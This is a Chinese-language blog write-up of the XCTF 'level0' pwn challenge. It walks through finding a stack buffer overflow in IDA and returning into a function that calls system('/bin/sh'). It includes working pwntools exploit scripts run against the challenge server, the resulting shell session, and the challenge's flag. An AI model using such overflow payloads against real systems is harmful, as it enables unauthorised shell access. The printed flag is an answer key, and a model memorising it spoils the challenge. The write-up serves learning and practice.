攻防世界-level0

原创

Holy-Pang 于 2021-04-22 21:45:59 发布 339 收藏 3

分类专栏： Pwn-WP

本文链接：https://blog.csdn.net/qq_45771413/article/details/116033471

探路

只有NX

试运行：

平平无奇

```
C:\root\Desktop\ctf\g-pwn\level0> ./level0
Hello, World
```

IDA


找到了读取越界的地方：

buf长度80，但是读取了512

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [rsp+0h] [rbp-80h]
4
5   return read(0, &buf, 512uLL);
6 }
```

解题不相关但是想记一下怕又忘了：寻找buf的地址，

ALT+T 查找字符串，选中最后的显示所有



Address	Function	Instruction
.text:0000000000400…	vulnerable_function	buf = byte ptr -80h
.text:0000000000400…	vulnerable_function	088 lea rax, [rbp+buf]
.text:0000000000400…	vulnerable_function	088 mov rsi, rax ; buf
extern:000000000060…	write	; ssize_t write(int fd, const void *buf, size…
extern:000000000060…	read	; ssize_t read(int fd, void *buf, size_t nbyt…

```
.text:00000000004005A6     buf             = byte ptr -80h
.text:00000000004005A6
.text:00000000004005A6     ; __unwind {
.text:00000000004005A6 000                 push    rbp
.text:00000000004005A7 008                 mov     rbp, rsp
.text:00000000004005AA 008                 add     rsp, 0FFFFFFFFFFFFFF80h
.text:00000000004005AE 088                 lea     rax, [rbp+buf]
.text:00000000004005B2 088                 mov     edx, 200h       ; nbytes
.text:00000000004005B7 088                 mov     rsi, rax        ; buf
.text:00000000004005BA 088                 mov     edi, 0          ; fd
.text:00000000004005BF 088                 call    _read
.text:00000000004005C4 088                 leave
.text:00000000004005C5 000                 retn
.text:00000000004005C5     ; } // starts at 4005A6
.text:00000000004005C5     vulnerable_function endp
```

学长support:

栈是存储局部变量的


使用完需要恢复成上一个函数的栈

结构如下：
数据

栈底地址（谁的？不吞掉后果如何）

rip：返回的地址

写脚本的目的：把buf占满，吞掉rbp，修改rip的地址，跳转到指定地址



做到这其实卡壳了，其实还有shift+f12这个老朋友○|￣|＿

Address	Length	Type	String
LOAD:000…	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:000…	0000000A	C	libc.so.6
LOAD:000…	00000005	C	read
LOAD:000…	00000007	C	system
LOAD:000…	00000012	C	__libc_start_main
LOAD:000…	00000006	C	write
LOAD:000…	0000000F	C	__gmon_start__
LOAD:000…	0000000C	C	GLIBC_2.2.5
.rodata:…	00000008	C	/bin/sh
.rodata:…	0000000E	C	Hello, World\n
.eh_fram…	00000006	C	;*3$\"

敏感权限来了！！

瞅瞅在哪儿：地址40096


```
    ; Attributes: bp-based frame

    public callsystem
    callsystem proc near
    ; __unwind {
000 push    rbp
008 mov     rbp, rsp
008 mov     edi, offset command ; "/bin/sh"
008 call    _system
008 pop     rbp
000 retn
    ; } // starts at 400596
    callsystem endp
```


伪代码瞅一瞅：好家伙，直接system调用

写脚本的话直接把40096搞到rip位置就OK了

```
1 int callsystem()
2 {
3   return system("/bin/sh");
4 }
```

PS：如果想跳转指定地址的话，按空格，在G，输入跳转地址（G好久不用忘了……）



EXP

第一次，不会写脚本，就嫖下别人的学习学习咋回事……

脚本思路：

连接目标主机

编写针对栈溢出的payload：

```
填满字符串空间

覆盖掉rbp地址

rip的跳转地址换成/bin/sh的地址
```

发送payload

允许交互方便cat flag

EXP:

```
from pwn import *
r = remote("220.249.52.133", 40774) #题目给的地址和端口，用于连接
#本地测试可以用 r = process("./文件名")

payload = 'A' * 0x80 + 'a' * 0x8 + p64(0x00400596)
    # 80个A填充buf，8个a覆盖rbp地址，最后把 /bin/bash所在地址接过来
    # p64 64位小端序存储

r.recvuntil("Hello, World\n")
    #rec：接收； recvuntil：读到 Hello,world 截止

r.sendline(payload)
    #send发送命令； sendline发送一行命令，末尾自动补上\n

r.interactive()
    #inter允许交互
```

简化版exp：

```
from pwn import *
p = remote('220.249.52.133',38175)
p.send('a'*0x88+p64(0x400596))
p.interactive()
```

其它简单命令收集：

```
interactive() : 在取得shell之后使用,直接进行交互，相当于回到shell的模式。

recv(numb=字节大小, timeout=default) : 接收指定字节数。

recvall() : 一直接收直到达到文件EOF。

recvline(keepends=True) : 接收一行，keepends为是否保留行尾的\n。

recvuntil(delims, drop=False) : 一直读到delims的pattern出现为止。

recvrepeat(timeout=default) : 持续接受直到EOF或timeout。
```

跑脚本

```
C:\root\Desktop\ctf\g-pwn> python level0.py
[+] Opening connection to 220.249.52.133 on port 40774: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
level0
lib
lib32
lib64
```

看到了flag，直接猫它

```
$ cat flag
cyberpeace{7ea56a54d4b69f130822c612b3efaa01}
[*] Got EOF while reading in interactive
$
```

flag

cyberpeace{7ea56a54d4b69f130822c612b3efaa01}